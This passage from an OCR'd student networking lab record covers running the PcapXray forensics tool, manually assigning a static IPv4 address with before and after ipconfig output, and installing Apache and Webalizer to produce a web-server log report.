
┌──(venv)(JackSparrow㉿Captain)-[~/workspace/PcapXray]
└─$
```

```
┌──(venv)(JackSparrow㉿Captain)-[~/workspace/PcapXray]
└─$ pip install pygraphviz
Collecting pygraphviz
  Downloading pygraphviz-1.14.tar.gz (106 kB)
  Installing build dependencies ... done
  Getting requirements to build wheel ... done
  Preparing metadata (pyproject.toml) ... done
Building wheels for collected packages: pygraphviz
  Building wheel for pygraphviz (pyproject.toml) ... done
  Created wheel for pygraphviz: filename=pygraphviz-1.14-cp313-cp313-linux_x86_64.
whl size=172936 sha256=316a0755305ced361018f49ebfb33737a9eb3e616b9ce25745a90947c16
e2655
  Stored in directory: /home/JackSparrow/.cache/pip/wheels/20/62/e8/1c65bd9a08c947
3ba98a15c4c7f62132ef090acec34b69a881
Successfully built pygraphviz
Installing collected packages: pygraphviz
Successfully installed pygraphviz-1.14
```

```
┌──(venv)(JackSparrow㉿Captain)-[~/workspace/PcapXray]
└─$ pip install -r requirements.txt
Collecting scapy (from -r requirements.txt (line 4))
  Using cached scapy-2.6.1-py3-none-any.whl.metadata (5.6 kB)
Collecting pyshark (from -r requirements.txt (line 5))
  Using cached pyshark-0.6-py3-none-any.whl.metadata (806 bytes)
Collecting ipwhois (from -r requirements.txt (line 12))
  Using cached ipwhois-1.3.0-py2.py3-none-any.whl.metadata (21 kB)
Collecting netaddr (from -r requirements.txt (line 15))
  Using cached netaddr-1.3.0-py3-none-any.whl.metadata (5.0 kB)
Collecting pillow (from -r requirements.txt (line 18))
  Downloading pillow-12.0.0-cp313-cp313-manylinux_2_27_x86_64.manylinux_2_28_x86_6
4.whl.metadata (8.8 kB)
```

```
┌──(venv)(JackSparrow㉿Captain)-[~/workspace/PcapXray]
└─$ ls Source
main.py  Module

┌──(venv)(JackSparrow㉿Captain)-[~/workspace/PcapXray]
└─$ python3 Source/main.py
Interactive graph in app wont work as python version/platform is not supported (wi
ll launch in default browser)
```



RESULT:

Network forensics was successfully carried out using PcapXray, and the tool visualized hosts, protocols, and communication flows from the provided PCAP file.

Ex.No:14

LEARNING AND ASSIGNMENT OF IP ADDRESS MANUALLY TO COMPUTERS

AIM

To manually configure a static IPv4 address on a computer and check network connectivity using the subnet mask, default gateway, and DNS settings.


INTRODUCTION

A computer can obtain an IP address automatically using DHCP or receive one manually through static configuration. A static IP address remains fixed until it is changed. It is commonly used in laboratories, servers, and networks that require fixed addresses. Configuring the IP address, subnet mask, default gateway, and DNS helps the computer communicate with other devices and access external networks.

ALGORITHM

1. Open Control Panel → Network and Sharing Center.
2. Select Change adapter settings.
3. Right-click the active network adapter and select Properties.
4. Choose Internet Protocol Version 4 (TCP/IPv4) and click Properties.
5. Select Use the following IP address and enter:
    - IP Address: 172.16.36.100
    - Subnet Mask: 255.255.0.0
    - Default Gateway: 172.16.36.1
6. Select Use the following DNS server addresses and enter:
    - Preferred DNS: 172.16.36.1
    - Alternate DNS: 8.8.8.8
7. Click OK to save the configuration.
8. Open Command Prompt and type ipconfig to verify the network settings.

OUTPUT:



BEFORE:

```
Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : 2401:4900:1cd4:2b56:7c52:3e58:363d:2d6a
   Temporary IPv6 Address. . . . . . : 2401:4900:1cd4:2b56:b511:bab:f94d:a797
   Link-local IPv6 Address . . . . . : fe80::25b1:174a:723b:da2e%21
   IPv4 Address. . . . . . . . . . . : 192.168.1.3
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::1%21
                                       192.168.1.1
```

AFTER:

```
Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : 2401:4900:1cd4:2b56:7c52:3e58:363d:2d6a
   Temporary IPv6 Address. . . . . . : 2401:4900:1cd4:2b56:8970:c236:57c1:a8a
   Link-local IPv6 Address . . . . . : fe80::25b1:174a:723b:da2e%21
   IPv4 Address. . . . . . . . . . . : 172.16.36.100
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::1%21
                                       172.16.36.1
```

RESULT:

Thus, the manual IP assignment was completed and validated.

Ex.No:15

TO ANALYZE THE DIFFERENT TYPES OF SERVERS USING WEBALIZER TOOL

AIM:

To install Webalizer and analyze server log files to study server activity and traffic patterns.

INTRODUCTION

Webalizer is a tool used to analyze web server log files and generate graphical reports. It provides information about website visits, hits, requested pages, and users. It helps monitor server activity and understand how users access a website. In this experiment, Webalizer is used to study web server logs and analyze different types of requests.

PROCEDURE:

1. Update the system packages using sudo apt update.
2. Install the Apache web server using sudo apt install apache2 -y.
3. Start the Apache service with sudo systemctl start apache2.
4. Install Webalizer using sudo apt install webalizer -y.
5. Generate web traffic by opening http://localhost/ or using the curl command.
6. Create a directory to store Webalizer reports using sudo mkdir -p /var/www/html/webalizer.
7. Analyze the Apache access log and generate reports using sudo webalizer -o /var/www/html/webalizer /var/log/apache2/access.log.
8. Open a web browser and visit http://localhost/webalizer/.
9. View the generated reports to study website visits, requests, and server activity.

OUTPUT:

```
scarlet_witch@Captain:~$ sudo apt install webalizer -y
[sudo] password for scarlet_witch:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  geoip-database libaom3 libde265-0 libgd3 libgeoip1t64 libheif-plugin-aomdec libheif-plugin-aomenc
  libheif-plugin-libde265 libheif1 libxpm4
Suggested packages:
  libgd-tools geoip-bin libheif-plugin-x265 libheif-plugin-ffmpegdec libheif-plugin-jpegdec
  libheif-plugin-jpegenc libheif-plugin-j2kdec libheif-plugin-j2kenc libheif-plugin-rav1e
  libheif-plugin-svtenc httpd
The following NEW packages will be installed:
  geoip-database libaom3 libde265-0 libgd3 libgeoip1t64 libheif-plugin-aomdec libheif-plugin-aomenc
  libheif-plugin-libde265 libheif1 libxpm4 webalizer
0 upgraded, 11 newly installed, 0 to remove and 53 not upgraded.
Need to get 6712 kB of archives.
After this operation, 18.2 MB of additional disk space will be used.
```

```
scarlet_witch@Captain:~$ sudo apt install apache2 -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  apache2-bin apache2-data apache2-utils libapr1t64 libaprutil1-dbd-sqlite3 libaprutil1-ldap libaprutil1t64
  liblua5.4-0 ssl-cert
Suggested packages:
  apache2-doc apache2-suexec-pristine | apache2-suexec-custom www-browser ufw
The following NEW packages will be installed:
  apache2 apache2-bin apache2-data apache2-utils libapr1t64 libaprutil1-dbd-sqlite3 libaprutil1-ldap
  libaprutil1t64 liblua5.4-0 ssl-cert
0 upgraded, 10 newly installed, 0 to remove and 53 not upgraded.
Need to get 2086 kB of archives.
```

```
scarlet_witch@Captain:~$ sudo systemctl start apache2
scarlet_witch@Captain:~$ curl http://localhost/
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitio
nal.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <!--
    Modified from the Debian original for Ubuntu
    Last updated: 2022-03-22
    See: https://launchpad.net/bugs/1966004
  -->
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <title>Apache2 Ubuntu Default Page: It works</title>
    <style type="text/css" media="screen">
  * {
    margin: 0px 0px 0px 0px;
    padding: 0px 0px 0px 0px;
  }

  body, html {
    padding: 3px 3px 3px 3px;

    background-color: #D8DBE2;


    font-family: Ubuntu, Verdana, sans-serif;
```

```
scarlet_witch@Captain:~$ sudo webalizer -o /var/www/html/webalizer /var/log/apache2/access.log
Webalizer V2.23-08 (Linux 6.6.87.2-microsoft-standard-WSL2 x86_64) locale: /var/www/webalizer
Using logfile /var/log/apache2/access.log (clf)
Creating output in /var/www/html/webalizer
Hostname for reports is 'Captain'
History file not found...
Generating report for November 2025
Saving history information...
Generating summary report
4 records (1 ignored) in 1 seconds, 4/sec
```

localhost/webalizer/

Usage statistics for Captain

Summary by Month
Generated 18-Nov-2025 11:53 UTC



Summary by Month										
Month	Daily Avg				Monthly Totals					
	Hits	Files	Pages	Visits	Sites	kB F	Visits	Pages	Files	Hits
Nov 2025	3	1	3	1	1	12	1	3	1	3
Totals						**12**	**1**	**3**	**1**	**3**


Generated by Webalizer Version 2.23

Usage statistics for Captain


Summary Period: November 2025
Generated 18-Nov-2025 11:53 UTC


[Daily Statistics] [Hourly Statistics] [URLs] [Entry] [Exit] [Sites] [Referrers] [Search] [Agents] [Countries]

Monthly Statistics for November 2025		
Total Hits		3
Total Files		1
Total Pages		3
Total Visits		1
Total kB Files		12
Total Unique Sites		1
Total Unique URLs		1
Total Unique Referrers		1
Total Unique User Agents		2
	Avg	Max
Hits per Hour	0	3
Hits per Day	3	3
Files per Day	1	1
Pages per Day	3	3
Sites per Day	1	1
Visits per Day	1	1
kB Files per Day	12	12
Hits by Response Code		
Code 200 - OK	33.33%	1
Code 404 - Not Found	66.67%	2



Daily Statistics for November 2025												
Day	Hits		Files		Pages		Visits		Sites		kB F	
18	3	100.00%	1	100.00%	3	100.00%	1	100.00%	1	100.00%	12	100.00%





Hourly Statistics for November 2025


Hour	Hits			Files			Pages			kB F		
	Avg	Total		Avg	Total		Avg	Total		Avg	Total	
0	0	0	0.00%	0	0	0.00%	0	0	0.00%	0	0	0.00%
1	0	0	0.00%	0	0	0.00%	0	0	0.00%	0	0	0.00%
2	0	0	0.00%	0	0	0.00%	0	0	0.00%	0	0	0.00%
3	0	0	0.00%	0	0	0.00%	0	0	0.00%	0	0	0.00%
4	0	0	0.00%	0	0	0.00%	0	0	0.00%	0	0	0.00%
5	0	0	0.00%	0	0	0.00%	0	0	0.00%	0	0	0.00%
6	0	0	0.00%	0	0	0.00%	0	0	0.00%	0	0	0.00%
7	0	0	0.00%	0	0	0.00%	0	0	0.00%	0	0	0.00%
8	0	0	0.00%	0	0	0.00%	0	0	0.00%	0	0	0.00%
9	0	0	0.00%	0	0	0.00%	0	0	0.00%	0	0	0.00%
10	0	0	0.00%	0	0	0.00%	0	0	0.00%	0	0	0.00%
11	3	3	100.00%	1	1	100.00%	3	3	100.00%	12	12	100.00%
12	0	0	0.00%	0	0	0.00%	0	0	0.00%	0	0	0.00%
13	0	0	0.00%	0	0	0.00%	0	0	0.00%	0	0	0.00%
14	0	0	0.00%	0	0	0.00%	0	0	0.00%	0	0	0.00%
15	0	0	0.00%	0	0	0.00%	0	0	0.00%	0	0	0.00%
16	0	0	0.00%	0	0	0.00%	0	0	0.00%	0	0	0.00%
17	0	0	0.00%	0	0	0.00%	0	0	0.00%	0	0	0.00%
18	0	0	0.00%	0	0	0.00%	0	0	0.00%	0	0	0.00%
19	0	0	0.00%	0	0	0.00%	0	0	0.00%	0	0	0.00%
20	0	0	0.00%	0	0	0.00%	0	0	0.00%	0	0	0.00%
21	0	0	0.00%	0	0	0.00%	0	0	0.00%	0	0	0.00%
22	0	0	0.00%	0	0	0.00%	0	0	0.00%	0	0	0.00%
23	0	0	0.00%	0	0	0.00%	0	0	0.00%	0	0	0.00%

Top 1 of 1 Total URLs

#	Hits		kB F		URL
1	1	33.33%	11	91.80%	/

Top 1 of 1 Total URLs By kB F

#	Hits		kB F		URL
1	1	33.33%	11	91.80%	/



Top 1 of 1 Total Entry Pages

#	Hits		Visits		URL
1	1	33.33%	1	100.00%	/

Top 1 of 1 Total Sites

#	Hits		Files		kB F		Visits		Hostname
1	3	100.00%	1	100.00%	12	100.00%	1	100.00%	::1

Top 1 of 1 Total Sites By kB F

#	Hits		Files		kB F		Visits		Hostname
1	3	100.00%	1	100.00%	12	100.00%	1	100.00%	::1

Top 1 of 1 Total Referrers

#	Hits		Referrer
1	3	100.00%	- (Direct Request)

Top 2 of 2 Total User Agents

#	Hits		User Agent
1	2	66.67%	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
2	1	33.33%	curl/8.5.0

RESULT:

Webalizer was successfully installed and used to analyze the server logs. The generated reports displayed traffic details, server usage, and request statistics.